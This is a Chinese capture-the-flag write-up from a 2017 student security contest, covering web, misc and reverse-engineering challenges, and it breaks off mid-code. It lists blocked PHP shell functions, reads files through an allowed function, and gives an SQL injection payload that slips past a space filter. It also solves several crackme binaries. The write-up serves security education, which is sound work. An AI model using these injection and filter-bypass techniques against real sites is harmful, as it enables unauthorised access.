
第十届全国大学生信息安全竞赛-线上赛 write up（持续更新）

原创

csu_vc 于 2017-09-17 17:20:22 发布 20675 收藏 53

分类专栏： ctf 文章标签： ctf


本文链接：https://blog.csdn.net/csu_vc/article/details/78011716



0x00 WEB

PHP execise -web150


这是一道分值150的web题，打开题目链接之后，看到题目界面



可以看到有一处输入的地方可以输入PHP语句

尝试执行以下phpinfo（），这里解释下，phpinfo是一个运行指令，目的为**显示php服务器的配置信息。**

phpinfo（）输出 PHP 当前状态的大量信息，包含了 PHP 编译选项、启用的扩展、PHP 版本、服务器信息和环境变量（如果编译为一个模块的话）、PHP环境变量、操作系统版本信息、path 变量、配置选项的本地值和主值、HTTP 头和PHP授权信息(License)。



然后发现禁用了以下的函数

```
assert,system,passthru,exec,pcntl_exec,shell_exec,popen,proc_open,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,fopen,file_get_contents,fread,file_get_contents,file,readfile,opendir,readdir,closedir,rewinddir
```


接着可以输入一下代码

```
foreach (glob("./*") as $filename) {  echo $filename."<br>"; }
```

来获取当前目录
再用highlight_file()函数读取flag文件
附上highlight_file()用法

定义和用法

highlight_file() 函数对文件进行语法高亮显示。

语法

```
highlight_file(filename,return)
```


参数	描述
filename	必需。要进行高亮处理的 PHP 文件的路径。
return	可选。如果设置 true，则本函数返回高亮处理的代码。

wanna to see your hat? -web250

这是一道分值250的web题
打开题目链接之后？？？

I want to check the color of my hat!


肿么肥事，给我一堆帽子？？还好不是绿色的
点击下面的链接之后




发现一个输入框输入名字，当然随便输入了点东西，之后.....
？？？！！！

I give up!


他还真的绿了.....
暂时没发现什么特别的
查看了一下register的界面




假设，这道题存在sql注入的漏洞。当然这还不是最后的结论，当我在一通操作之后，发现还是没有突破。
那就要考虑下自己的方向是不是错了，然后考虑一下尝试别的常见的题型，比如源码泄露，这里利用自己搜集的字典，用一些扫描工具扫一下，果然，发现了源码泄露




svn恢复工具: https://github.com/kost/dvcs-ripper




使用方法



可以看到已经恢复完了



这里利用一个工具进行代码审计——Seay源代码审计系统



打开之后，首先寻找我们最关心的flag值，在index.php里看到了它的身影，嗯，已经很接近了，再来看看它需要什么条件。

```
if(isset($_SESSION['hat'])){
    if($_SESSION['hat']=='green'){
    output("<img src='green-hat-1.jpg'>",10);
    }else{
    output("<img src='black-fedora.jpg'>",1);
    echo $flag;
    }
```

这里需要一个session值不为green且不为空则输出flag
然后我们继续寻找在哪里进行session的设置

```
mysql_select_db("hats") or die("there is no hats!");
if (isset($_POST["name"])){
  $name = str_replace("'", "", trim(waf($_POST["name"])));
  if (strlen($name) > 11){
    echo("<script>alert('name too long')</script>");
  }else{
    $sql = "select count(*) from t_info where username = '$name' or nickname = '$name'";
    echo $sql;
    $result = mysql_query($sql);
    $row = mysql_fetch_array($result);
    if ($row[0]){
      $_SESSION['hat'] = 'black';
      echo 'good job';
    }else{
    $_SESSION['hat'] = 'green';
    }
    header("Location: index.php");
  }

}
```


嗯，有了重大突破

```
if (isset($_POST["name"])){
  $name = str_replace("'", "", trim(waf($_POST["name"])));
  if (strlen($name) > 11){
    echo("<script>alert('name too long')</script>");
  }else{
    $sql = "select count(*) from t_info where username = '$name' or nickname = '$name'";
    echo $sql;
    $result = mysql_query($sql);
    $row = mysql_fetch_array($result);
    if ($row[0]){
      $_SESSION['hat'] = 'black';
      echo 'good job';
    }else{
    $_SESSION['hat'] = 'green';
    }
    header("Location: index.php");
  }

}
```


```
if(strlen($name)>11)
```

name字段长度不能大于11

```
if($row[0])
```

只要查询语句返回不为空,就执行

尴尬的时候来了，我们不知道哪个name值返回不为空，于是猜测存在注入，其实也符合一开始的猜想，利用burpsuite抓包测试一下是否存在注入




那么我们可以看到当我们输入了“

```
' or 1=1#
```

之后回显的结果是

```
\or1=1#
```

发现做了一定的过滤，比如空格被过滤，引号等
最后经过尝试之后，发现/**/代替空格可以绕过



构造的查询语句为

```
select count(*) from t_info where username = 'or/**/1=1#\' or nickname = 'or/**/1=1#\'
```

最后得到flag

flag{good_job_white_hat}

I give up!

0x01 MISC

传感器1

> 曼彻斯特编码（Manchester Encoding），也叫做相位编码（ Phase Encode，简写PE），是一个同步时钟编码技术，被物理层使用来编码一个同步位流的时钟和数据。它在以太网媒介系统中的应用属于数据通信中的两种位同步方法里的自同步法（另一种是外同步法），即接收方利用包含有同步信号的特殊编码从信号自身提取同步信号来锁定自己的时钟脉冲频率，达到同步目的。

根据提示，编码方式为线路码，经过查询，可能为曼彻斯特编码，然而解码结果与ID不符。尝试差分曼彻斯特编码，可以解出第一个传感器报文为0024D8893CA584181，包含已知ID。使用相同方式，第二个传感器解码为0024D8845ABF34119，因此ID为8845ABF3。

脚本一

```
from Crypto.Util.number import*
id1=0x8893CA58
msg1 = 0x3EAAAAA56A69AA55A95995A569AA95565556
msg2 = 0x3EAAAAA56A69AA556A965A5999596AA95656
print(hex(msg1^msg2).upper())
s = bin(msg2)[6:]
print(s)
r=""
tmp=0
for i in xrange(len(s)/2):
    c=s[i*2]
    if c == s[i*2-1]:
        r+='1'
    else:
        r+='0'
print(hex(int(r,2)).upper())
```

脚本一需要用到crypto模块，安装过程的问题可以参考

crypto模块安装问题

脚本二

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Date    : 2017-09-19 12:27:41
# @Author  : Your Name (you@example.org)
# @Link    : http://example.org
# @Version : $Id$

a = 0x3EAAAAA56A69AA55A95995A569AA95565556
b = 0x3EAAAAA56A69AA556A965A5999596AA95656
ba = bin(b)
print ba
ss = ""

for i in xrange(len(ba[2:])/2):

    a1 = ba[i*2:i*2+2]
    a2 = ba[i*2+2:i*2+4]
    # print 'a1:'+a1
    # print 'a2:'+a2

    if a2 !='10' and a2 !='01':
        continue
    if a1 !='10' and a1 !='01':
        ss+='1'
        continue

    if a1!=a2:
        ss+='1'
    else:
        ss+='0'

    # print ss

print ss
print len(ss)

ret = ''

# if '8893CA58' in ret:
print hex(int(ss,2)).upper()

#0X10024D8893CA5841811L
#0X30024D8845A8F34119L
```

0x02 reverse by 极光-吹雪

溯源

1、运行一遍、看看情况

模式很简单，就是输入一段密钥，返回一个提示结果；

2、打开IDA，根据字符串“fail”锁定位置，按F5反汇编，核心代码如下：

```
size = v24;                                     // v24=10
num_of_array = 999;
do
{
  content_of_array = (unsigned __int8)byte_403230[v2];
  v5 = 4;
  v29 = 4;
  do
  {
    v6 = content_of_array & 3;                  // 0 1 2 3
    v2 = content_of_array >> 2;
    v7 = 5 - v6;                                // 2 3 4 5
    v34 = xmmword_403660;
    if ( v6 < 2 )
      v7 = 1 - v6;                              // 0 1
    v35 = xmmword_403620;
    new_x = ori_x + *((_DWORD *)&v34 + 2 * v7);
    new_y = ori_y + *((_DWORD *)&v34 + 2 * v7 + 1);
    _new_x = new_x;
    if ( new_x >= 0 && new_x < size && new_y >= 0 && new_y < size )
    {
      ori_offset = (char *)Memory + 4 * (ori_y + ori_x * size);
      new_offset = new_y + new_x * size;
      v12 = *((_DWORD *)Memory + new_offset);
      *((_DWORD *)Memory + new_offset) = *(_DWORD *)ori_offset;
      *(_DWORD *)ori_offset = v12;
      v5 = v29;
      ori_x = _new_x;
      ori_y = new_y;
    }
    content_of_array = v22;
    v29 = --v5;
  }
  while ( v5 );
  v2 = num_of_array-- - 1;
}
while ( num_of_array >= 0 );
```


这上面我已经根据自己的理解给部分变量添加了名字；

3、它的算法大概是这样的，首先需要用户输入一个10×10的矩阵，矩阵中每个元素的类型是dword，将矩阵命名为Memory，行以x坐标表示，列以y坐标表示。然后从存放数字0的那个矩阵位置开始，每次根据某个算法跳到另外一个位置，若成功跳转，则在跳转的同时交换这两个位置中存放的数，否则不跳转，也不交换数。经过1000×4次操作后，若Memory[i]=i (i=0…99),则输入的矩阵是成功的，否则是失败的；

4、下面先讲一讲矩阵是如何输入的，它这里并不是直接输入数字，而是输入两个大写字母，通过大写字母的偏移来算出的。比如说37=16*2+5，由于“C”的偏移为2,“F”的偏移为5，所以CF即代表37。输入时就按顺序输入100个这样的大写字母对就可以了，成功的那100个大写字母对就是最后的flag；

5、接下来分析一下跳转的算法。首先有一个长度为1000的数组byte_403230，每个元素的类型为byte，这个数组可以直接从.rdata段中读取出来，其值为：

[160, 142, 226, 128, 189, 158, 130, 145, 29, 181, 223, 138, 200, 152, 4, 76, 25, 83, 197, 181, 50, 204, 116, 198, 72, 96, 183, 251, 41, 63, 46, 254, 237, 155, 86, 206, 116, 155, 94, 132, 228, 54, 226, 88, 104, 140, 83, 246, 81, 19, 145, 255, 1, 140, 65, 82, 71, 102, 206, 34, 69, 75, 228, 220, 104, 128, 91, 76, 206, 194, 115, 158, 123, 2, 4, 114, 85, 189, 0, 149, 132, 45, 219, 153, 154, 31, 179, 30, 108, 199, 224, 34, 223, 110, 235, 106, 181, 124, 175, 250, 214, 172, 45, 74, 147, 120, 191, 60, 26, 210, 224, 47, 221, 70, 99, 142, 20, 78, 84, 83, 237, 163, 210, 66, 34, 140, 192, 251, 98, 166, 145, 195, 245, 35, 254, 190, 229, 70, 14, 21, 245, 32, 14, 145, 27, 151, 6, 43, 154, 205, 10, 91, 151, 60, 229, 182, 26, 188, 125, 81, 160, 163, 207, 130, 19, 22, 144, 144, 124, 173, 222, 182, 135, 239, 83, 56, 250, 207, 186, 211, 238, 53, 103, 198, 56, 67, 145, 218, 190, 192, 235, 210, 103, 131, 231, 18, 156, 113, 172, 180, 93, 155, 219, 96, 41, 176, 29, 167, 33, 158, 1, 13, 137, 166, 13, 148, 195, 115, 121, 129, 189, 232, 133, 94, 41, 78, 195, 120, 91, 187, 114, 187, 153, 30, 51, 223, 142, 239, 127, 105, 200, 47, 149, 88, 65, 223, 1, 4, 46, 203, 181, 6, 38, 237, 131, 167, 107, 60, 241, 161, 110, 221, 175, 181, 236, 90, 226, 96, 22, 113, 30, 135, 136, 212, 26, 111, 131, 31, 187, 131, 106, 71, 91, 235, 254, 43, 8, 52, 166, 83, 62, 151, 36, 29, 250, 97, 202, 131, 236, 159, 172, 40, 21, 61, 192, 62, 173, 26, 191, 168, 121, 115, 227, 37, 198, 87, 235, 204, 51, 45, 220, 155, 84, 104, 50, 37, 212, 59, 175, 177, 104, 156, 119, 110, 195, 202, 217, 188, 160, 122, 51, 180, 239, 20, 133, 232, 58, 235, 166, 68, 38, 209, 4, 187, 209, 41, 133, 28, 230, 60, 234, 69, 194, 213, 214, 14, 206, 241, 60, 239, 167, 126, 216, 175, 184, 138, 229, 125, 254, 30, 50, 122, 24, 4, 150, 33, 139, 127, 65, 58, 104, 102, 80, 76, 37, 29, 25, 65, 14, 61, 58, 101, 30, 94, 205, 242, 78, 63, 124, 163, 60, 45, 85, 0, 18, 78, 74, 215, 49, 147, 80, 138, 185, 30, 43, 169, 157, 223, 169, 77, 131, 97, 151, 75, 147, 251, 99, 23, 251, 32, 19, 122, 166, 209, 129, 120, 90, 204, 165, 28, 51, 79, 104, 19, 31, 75, 111, 167, 37, 201, 35, 248, 120, 215, 234, 80, 82, 255, 2, 92, 64, 105, 3, 93, 22, 39, 1, 139, 231, 71, 46, 214, 24, 67, 22, 230, 3, 213, 188, 20, 110, 180, 122, 237, 48, 132, 184, 238, 205, 40, 177, 198, 29, 201, 88, 100, 102, 253, 178, 56, 201, 223, 156, 105, 251, 137, 234, 121, 171, 236, 154, 232, 228, 203, 35, 131, 230, 83, 185, 250, 68, 200, 192, 93, 101, 223, 191, 77, 130, 122, 205, 18, 100, 135, 199, 68, 22, 236, 63, 81, 2, 154, 210, 222, 127, 18, 113, 32, 114, 18, 114, 205, 1, 140, 82, 178, 180, 226, 71, 165, 91, 57, 246, 111, 169, 97, 45, 194, 116, 127, 232, 124, 11, 69, 71, 17, 26, 4, 50, 241, 18, 39, 116, 81, 70, 72, 109, 26, 134, 206, 15, 241, 49, 64, 97, 16, 133, 176, 96, 247, 184, 228, 238, 189, 177, 80, 103, 73, 2, 102, 232, 152, 93, 2, 15, 190, 127, 157, 39, 138, 91, 13, 150, 252, 49, 193, 212, 145, 209, 180, 21, 88, 140, 233, 8, 113, 236, 2, 118, 141, 204, 110, 209, 36, 229, 212, 149, 76, 110, 57, 166, 196, 22, 16, 207, 98, 77, 40, 156, 117, 192, 120, 203, 174, 49, 251, 25, 197, 140, 9, 156, 203, 37, 21, 76, 100, 184, 201, 240, 36, 214, 236, 38, 183, 167, 27, 125, 150, 245, 186, 248, 163, 192, 236, 107, 237, 104, 31, 0, 46, 231, 137, 38, 161, 73, 44, 235, 239, 187, 145, 212, 110, 84, 37, 159, 51, 155, 137, 197, 175, 118, 225, 142, 77, 36, 71, 198, 132, 27, 209, 207, 168, 57, 70, 11, 120, 22, 115, 96, 201, 160, 229, 95, 248, 182, 43, 24, 60, 102, 119, 13, 159, 30, 111, 254, 195, 65, 97, 111, 161, 140, 45, 160, 87, 106, 195, 50, 131, 54, 126, 60, 232, 29, 54, 76, 68, 99, 45, 107, 56, 238, 187, 148, 246, 83, 42, 69, 225, 248, 162, 17, 116, 117, 47, 249, 148, 150, 32, 158, 137, 110, 3, 218, 80, 13, 121, 22, 227, 113, 241, 154, 238, 191, 10, 247, 126, 59, 232, 251, 162, 49, 151, 109, 18, 204, 1, 101, 173, 129, 112, 236, 75, 73, 214, 98, 211, 216, 228, 4, 100, 67, 114, 143, 62, 212, 214, 124, 167, 189, 136, 161, 228, 56, 77, 165, 76, 222, 111, 138, 184, 163, 98, 113, 103, 19, 74, 59, 233, 199, 242, 151, 129, 51, 15, 60, 102, 237, 134, 205, 1, 14, 212, 57, 13, 167, 193, 171, 80, 133, 193, 46, 186, 251, 157, 222, 169, 201, 160, 44, 185, 123, 129, 215, 72, 251, 250, 211, 242, 92, 83, 142, 98, 116, 189, 184, 95, 167, 138, 238, 125, 169, 137, 124, 60, 33, 234, 161, 206, 143, 15, 31, 180, 54, 185, 130, 77, 252, 237, 37, 180, 218, 240, 17, 43, 189, 184, 238, 234, 154, 166, 68, 204, 164, 209, 72, 212, 17, 24, 123, 46, 117, 132, 87, 125, 27, 204, 190, 12, 187, 85, 202, 159, 86, 41, 205, 52, 238, 208, 88, 122, 46, 139, 252, 72, 163, 162, 156, 125, 91, 154]

这时从byte_403230[999]中取出一字节数记为content_of_array，通过和十进制3作按位与运算提取出该值的最低2个二进制位，将其保存到v6（0<=v6<=3）中，若v6<2，则v7=1-v6，否则v7=5-v6，所以0<=v7<=3。v34和v35分别为16字节数，且这两个数内存空间连续。但是这个程序并不把v34和v35当成两个16字节数，而是把它当成8个4字节数。由低地址到高地址分别为：

00000000 00000001 00000000 FFFFFFFF

00000001 00000000 FFFFFFFF 00000000

我们可以等效地把v34和v35这段32字节空间解释为长度为8的4字节数组arr。arr[]={0,1,0,-1,1,0,-1,0}。

跳转就是从(x,y)这个位置跳到(x+arr[2*v7],y+arr[2*v7+1])，若新坐标不在矩阵范围内则跳转不成功，否则跳转并交换。

这时content_of_array右移两位，继续与3进行按位与运算，按刚刚所说操作。那么一个content_of_array可以提供4次跳转机会，而从byte_403230[999]到byte_403230[0]共1000个content_of_array，所以操作次数是1000×4次；

6、而我们只要编写一个逆算法就行，我们可以先建立一个矩阵，满足Memory[i]=i (i=0…99)，然后穷举每一个位置，按逆算法回去，若最后的目的地位置存放的数是0，则那个矩阵就是所求输入矩阵；

7、flag为

```
CEBGAMBEBHDBBNCPBKBLABADCCACBIBFEOCGAOBCEGCACIEAAPBDBMCNBABBDJANCMAIAFDMAECHDACBDDCJFPBOALDHEEDGBPCFEHE
```

填数游戏

1、首先我必须说一下，这个填数游戏其实是数独游戏，如果不知道这个分析起来会很困难。数独游戏是一个9×9的数表，其中按3×3划分一个块，每块是一个3×3的小数表。数独游戏就是先在表中写上一些数作为已知条件，然后在“每行每列每块都不允许有数重复”的规则前提下把每一个空位全部填写完；

2、有了这些知识以后，分析起这段代码就比较容易了，只要耐心一点，基本上可以分析得八九不离十：

```
24  _Unwind_SjLj_Register((SjLj_Function_Context *)&v7);
25  __main();
26  Sudu::Sudu(&v14);                           // 初始化数独表格
27  Sudu::set_data((int)&v14, (Sudu *)&_data_start__, v5);// 给数独表设置一些必要的数作为已知条件
28  v8 = -1;
29  std::string::string(v4);
30  v8 = 1;
31  std::operator>><char,std::char_traits<char>,std::allocator<char>>((std::istream::sentry *)&std::cin, &v15);
32  if ( (unsigned __int8)set_sudu((Sudu *)&v14, (const std::string *)&v15) ^ 1 )// 用户填数
33  {
34    std::operator<<<std::char_traits<char>>((std::ostream::sentry *)&std::cout, "fail");
35    std::ostream::operator<<(std::endl<char,std::char_traits<char>>);
36    v6 = 0;
37  }
38  else
39  {
40    if ( Sudu::check((Sudu *)&v14) )          // 检查用户填数符不符合规范
41    {
42      v8 = 1;
43      std::operator<<<std::char_traits<char>>((std::ostream::sentry *)&std::cout, "success");
44      std::ostream::operator<<(std::endl<char,std::char_traits<char>>);
45    }
46    else
47    {
48      v8 = 1;
49      std::operator<<<std::char_traits<char>>((std::ostream::sentry *)&std::cout, "fail");
50      std::ostream::operator<<(std::endl<char,std::char_traits<char>>);
51    }
```


Sudu::set_data函数中，*data_start_*是数独表中预先存放数的首地址，双击这个变量跟踪进去发现：

```
.data:0047F000 ; Sudu _data_start__
.data:0047F000 __data_start__  dd 0
.data:0047F004                 dd 0
.data:0047F008                 dd 7
.data:0047F00C                 dd 5
.data:0047F010                 dd 0
.data:0047F014                 dd 0
.data:0047F018                 dd 0
.data:0047F01C                 dd 6
.data:0047F020                 dd 0
.data:0047F024                 dd 0
.data:0047F028                 dd 2
.data:0047F02C                 dd 0
.data:0047F030                 dd 0
.data:0047F034                 dd 1
.data:0047F038                 dd 0
.data:0047F03C                 dd 0
.data:0047F040                 dd 0
.data:0047F044                 dd 7
.data:0047F048                 dd 9
.data:0047F04C                 dd 0
.data:0047F050                 dd 0
.data:0047F054                 dd 0
.data:0047F058                 dd 3
.data:0047F05C                 dd 0
.data:0047F060                 dd 4
```

数独表中空下来给用户填的部分设为了0，而非0的数都是数独题目中预先设置好的数，我们从首地址开始依次读81×4个字节（因为每个数是dword类型4字节），可以分析出该程序给我们的数独题目是这样的：

		7	5				6	
	2			1				7
9				3		4		
2		1						
	3		1					5
						7	1	
4					8	2		
		5	9				8	
	8				1			3

set_sudu是用户填数的函数，双击跟进去：

```
signed int __cdecl set_sudu(Sudu *a1, const std::string *a2)
{
  std::string *v2; // ST00_4@1
  std::string *v4; // [sp+0h] [bp-38h]@0
  int v5; // [sp+Ch] [bp-2Ch]@0
  int v6; // [sp+1Ch] [bp-1Ch]@1
  int v7; // [sp+20h] [bp-18h]@1
  char v8; // [sp+27h] [bp-11h]@2
  const std::string *v9; // [sp+28h] [bp-10h]@1
  int v10; // [sp+2Ch] [bp-Ch]@1

  v10 = 0;
  v9 = a2;
  v7 = std::string::begin(v4);
  v6 = std::string::end(v2);
  while ( (unsigned __int8)__gnu_cxx::operator!=<char const*,std::string>(&v7, &v6) )
  {
    v8 = *(_BYTE *)__gnu_cxx::__normal_iterator<char const*,std::string>::operator*(&v7);
    if ( (unsigned __int8)Sudu::set_number((int)a1, (Sudu *)(v10 / 9), v10 % 9, v8 - 48, v5) ^ 1 )// 一个一个填数
      return 0;
    ++v10;
    __gnu_cxx::__normal_iterator<char const*,std::string>::operator++(&v7);
  }
  return 1;
}
```


while函数里面的Sudu::set_number就是一个一个填数的函数，双击跟进去：

```
signed int __userpurge Sudu::set_number@<eax>(int a1@<ecx>, Sudu *this, int a3, int a4, int a5)
{
  signed int result; // eax@2
                                        // a1表示数表首地址，this表示行，a3表示列，a4表示要填的数
  if ( a4 )
  {
    if ( (signed int)this < 0
      || (signed int)this > 8           // 行数不在0到8之间，错误
      || a3 < 0
      || a3 > 8                         // 列数不在0到8之间，错误
      || *(_DWORD *)(a1 + 4 * (a3 + 9 * (_DWORD)this))// 原数独表中有数的地方不应该填数，而应该填0表示跳过，若填了，错误
      || a4 <= 0
      || a4 > 9 )                       // 所填数不在1到9之间，错误
    {
      result = 0;
    }
    else                                // 填数到指定位置
    {
      *(_DWORD *)(a1 + 4 * (9 * (_DWORD)this + a3)) = a4;
      result = 1;
    }
  }
  else
  {
    result = 1;
  }
  return result;                        // result=1表示填写成功，否则填写失败
}
```


回到最开始的主函数，跟进Sudu::check函数：

```
bool __fastcall Sudu::check(Sudu *a1)
{
  Sudu *v2; // [sp+0h] [bp-4h]@1
  Sudu *v3; // [sp+0h] [bp-4h]@2

  return (unsigned __int8)Sudu::check_block(a1) // 块检查
      && (unsigned __int8)Sudu::check_col(v2)   // 列检查
      && (unsigned __int8)Sudu::check_row(v3);  // 行检查
}
```

跟进块检查函数：

```
signed int __fastcall Sudu::check_block(int a1)
{
  char v2[10]; // [sp+12h] [bp-26h]@3
  int v3; // [sp+1Ch] [bp-1Ch]@6
  int v4; // [sp+20h] [bp-18h]@6
  int l; // [sp+24h] [bp-14h]@8
  int k; // [sp+28h] [bp-10h]@5
  int j; // [sp+2Ch] [bp-Ch]@2
  int i; // [sp+30h] [bp-8h]@1

  for ( i = 0; i <= 8; ++i )
  {
    for ( j = 1; j <= 9; ++j )
      v2[j] = 1;
    for ( k = 0; k <= 8; ++k )
    {
      v4 = 3 * (i / 3) + k / 3;
      v3 = 3 * (i % 3) + k % 3;
      v2[*(_DWORD *)(a1 + 4 * (v3 + 9 * v4))] = 0;
    }
    for ( l = 1; l <= 9; ++l )
    {
      if ( v2[l] )
        return 0;
    }
  }
  return 1;
}
```


跟进列检查函数：

```
signed int __fastcall Sudu::check_col(int a1)
{
  char v2[10]; // [sp+Ah] [bp-1Ah]@3
  int l; // [sp+14h] [bp-10h]@8
  int k; // [sp+18h] [bp-Ch]@5
  int j; // [sp+1Ch] [bp-8h]@2
  int i; // [sp+20h] [bp-4h]@1

  for ( i = 0; i <= 8; ++i )
  {
    for ( j = 1; j <= 9; ++j )
      v2[j] = 1;
    for ( k = 0; k <= 8; ++k )
      v2[*(_DWORD *)(a1 + 4 * (i + 9 * k))] = 0;
    for ( l = 1; l <= 9; ++l )
    {
      if ( v2[l] )
        return 0;
    }
  }
  return 1;
}
```

跟进行检查函数：

```
signed int __fastcall Sudu::check_row(int a1)
{
  char v2[10]; // [sp+Ah] [bp-1Ah]@3
  int l; // [sp+14h] [bp-10h]@8
  int k; // [sp+18h] [bp-Ch]@5
  int j; // [sp+1Ch] [bp-8h]@2
  int i; // [sp+20h] [bp-4h]@1

  for ( i = 0; i <= 8; ++i )
  {
    for ( j = 1; j <= 9; ++j )
      v2[j] = 1;
    for ( k = 0; k <= 8; ++k )
      v2[*(_DWORD *)(a1 + 4 * (k + 9 * i))] = 0;
    for ( l = 1; l <= 9; ++l )
    {
      if ( v2[l] )
        return 0;
    }
  }
  return 1;
}
```


3、所以这个程序就是让你解掉前面展示的那个数独游戏，然后输入进去，原先有数的位置注意要输入0以表示跳过。至于这个数独，你可以选择自己动手玩玩，也可以直接丢到 http://shudu.gwalker.cn/ 这个网站在线解。解出的结果如下：

3	4	7	5	8	9	1	6	2
5	2	8	4	1	6	9	3	7
9	1	6	2	3	7	4	5	8
2	6	1	8	7	5	3	4	9
7	3	9	1	6	4	8	2	5
8	5	4	3	9	2	7	1	6
4	9	3	6	5	8	2	7	1
1	7	5	9	2	3	6	8	4
6	8	2	7	4	1	5	9	3

所以flag为

```
34008910250840693001620705806087534970906482085439200609365007117002360460274059O
```

```
34008910250840693001620705806087534970906482085439200609365007117002360460274059O
success
```


欢迎来到加基森

1、IDA查看程序，根据字符串定位到关键函数，暂且命名为main函数：

IDA View-A | Pseudocode-A | Strings window | Hex View-1 | Structures | Enums | Imports

```
  8  int v8; // [sp+Dh] [bp-11h]@1
  9  char v9; // [sp+11h] [bp-Dh]@1
 10  int v10; // [sp+12h] [bp-Ch]@1
 11  int *v11; // [sp+1Ah] [bp-4h]@1
 12
 13  v11 = &argc;
 14  v10 = *MK_FP(__GS__, 20);
 15  sub_80515D0("Welcome to Gadgetzan!~");
 16  sub_8071770(1, "Show me your key:");
 17  v5 = 0;
 18  v6 = 0;
 19  v7 = 0;
 20  v8 = 0;
 21  v9 = 0;
 22  sub_8051000("%16s", &v5);
 23  if ( sub_805D820(&v5) == 16 )
 24  {
 25    sub_804A310(&v5);
 26    sub_804A5A0(&v5);
 27  }
 28  else
 29  {
 30    sub_80515D0("Key length error!");
 31  }
 32  result = 0;
 33  if ( *MK_FP(__GS__, 20) != v10 )
 34    sub_8071890(v3, *MK_FP(__GS__, 20) ^ v10);
 35  return result;
 36}
```


2、程序流程是接收16位输入，然后主要进行了sub_804A310和sub_804A5A0这2个函数的操作。第一个函数看起来很复杂，好像是某种置换加密，类似AES。

跟到第二个函数里去，发现最终的校验函数，感觉是将输入转成一个16*16的01表，然后根据预先准备的数据进行了置换和异或等操作，一次竖着取16bit进行运算，循环和final上的数据比较，总共循环16次：

```
table = v2;
v4 = 54;
index = 0;
while ( 1 )
{
  v16 = v1;
  v18 = (unsigned __int8)input[index];
  v5 = 0;
  v19 = (unsigned __int8)input[-index + 15];
  while ( 1 )
  {
    table[v4] = ((signed int)v18 >> v5) & 1;
    v6 = v19 >> v5++;
    table[(unsigned __int8)v16] = v6 & 1;
    if ( v5 == 8 )
      break;
    v4 = (unsigned __int8)*(&s_box[8 * index] + v5);
    v16 = *((_BYTE *)v21 + 120 - (_DWORD)s_box + v5 + (_DWORD)s_box);
  }
  if ( ++index == 16 )
    break;
  v4 = *(_BYTE *)v21;
  v1 = *((_BYTE *)v21 + 128);
  v21 = (char *)v21 + 8;
```

3、验证时候的关键代码如下：

```
v7 = v22;
v8 = &final;
v9 = 0;
v10 = 0xFFFF8EBC;
for ( i = 0x86C1u; ; i = v14 )
{
  v11 = 0;
  v12 = 0;
  while ( 1 )
  {
    v13 = *(_BYTE *)(v7 + 4 * v11);
    ++v11;
    v12 ^= v13 * v10;
    if ( v11 == 16 )
      break;
    v10 = *(unsigned __int16 *)((char *)&data[v9] + v11 * 2);
  }
  if ( (_WORD)v12 != i )
    break;
  ++v7;
  v9 += 16;
  if ( v8 == data )
  {
    sub_80515D0("Good job! The flag is your input...");
    sub_804A470(v22);
    free(v22);
    return 0;
```


其代码可简化为：

```
for ( int i = 0; i < 16; ++i )
{
for ( int j = 0; j < 8; ++j )
{
table[s_box[i * 8 + j]]      = (input >> j) & 1;
table[s_box[(i + 16) * 8 + j]] = (input[15 - i] >> j)&1;
}
}
for ( int i = 0; i < 16; ++i )
{
k = 0;
for ( int j = 0; j < 16; ++j )
{
k = k^(table[j * 16 + i] * data[i * 16 + j]);
}
if(k != final)
return 0;
```

由此可以爆破求解出这里的输入数据：

0xca, 0xd3, 0xe5, 0x43, 0xf2, 0x3c, 0x3f, 0xec, 0x33, 0xa9, 0x3f, 0x95, 0xdd, 0x8c, 0x4c, 0x2a

4、接下来是对第一个函数求解了，分析半天的，找到了一份AES源码

https://github.com/dhuertas/AES/blob/master/aes.c

根据源码比对分析，发现有几处与原始AES算法不同：

①：

```
add_round_key((int)v6, v19, 0);
if ( Nr > 1 )
{
  do
  {
    ++v10;
    Sub_bytes(v6);
    shift_rows((int)v6);
    mix_columns((int)v6);
    add_round_key((int)v6, v19, v9);
    vm(v6);
    v9 = (unsigned __int8)v10;
  }
  while ( (unsigned __int8)v10 < Nr );
}
v11 = 0;
Sub_bytes(v6);
shift_rows((int)v6);
add_round_key((int)v6, v19, (unsigned __int8)Nr);
v12 = Nb;
v13 = v18;
v22 = v6;
do
```



```
        state[Nb*i+j] = in[i+4*j];
    }
}

add_round_key(state, w, 0);

for (r = 1; r < Nr; r++) {
    sub_bytes(state);
    shift_rows(state);
    mix_columns(state);
    add_round_key(state, w, r);
}

sub_bytes(state);
shift_rows(state);
add_round_key(state, w, Nr);

for (i = 0; i < 4; i++) {
    for (j = 0; j < Nb; j++) {
        out[i+4*j] = state[Nb*i+j];
    }
}
```


②：

```
int __cdecl Sub_bytes(unsigned __int8 *a1)
{
  int result; // eax@1
  int v2; // ebx@1
  int v3; // edx@3
  int v4; // ecx@3

  result = Nb;
  v2 = 0;
  do
  {
    if ( result > 0 )
    {
      v3 = 0;
      v4 = 0;
      do
      {
        ++v4;
        *(&a1[v3] + v2 * result) = *(&s_box[16 * (*(&a1[v3] + v2 * result) & 0xF)] + (*(&a1[v3] + v2 * result) >> 4));
        result = Nb;
        v3 = (unsigned __int8)v4;
      }
      while ( (unsigned __int8)v4 < Nb );
    }
    ++v2;
  }
  while ( v2 != 4 );
  return result;
}
```



```
void sub_bytes(uint8_t *state) {

    uint8_t i, j;
    uint8_t row, col;

    for (i = 0; i < 4; i++) {
        for (j = 0; j < Nb; j++) {
            row = (state[Nb*i+j] & 0xf0) >> 4;
            col = state[Nb*i+j] & 0x0f;
            state[Nb*i+j] = s_box[16*row+col];
        }
    }
}
```


③:

```
int __cdecl mix_columns(char *a1)
{
  int v1; // ecx@1
  int v2; // edi@2
  int v3; // ebp@2
  char *v4; // edi@3
  char *v5; // eax@3
  char *v6; // edx@3
  char v7; // cl@4
  int v8; // eax@5
  char v9; // cl@6
  int v10; // edx@6
  int result; // eax@8
  int v12; // [sp+8h] [bp-34h]@3
  char a[4]; // [sp+10h] [bp-2Ch]@1
  char v14; // [sp+14h] [bp-28h]@3
  char v15[4]; // [sp+18h] [bp-24h]@4
  int v16; // [sp+1Ch] [bp-20h]@1

  v1 = Nb;
  a[0] = 0xD;
  a[1] = 0xE;
  a[2] = 0xF;
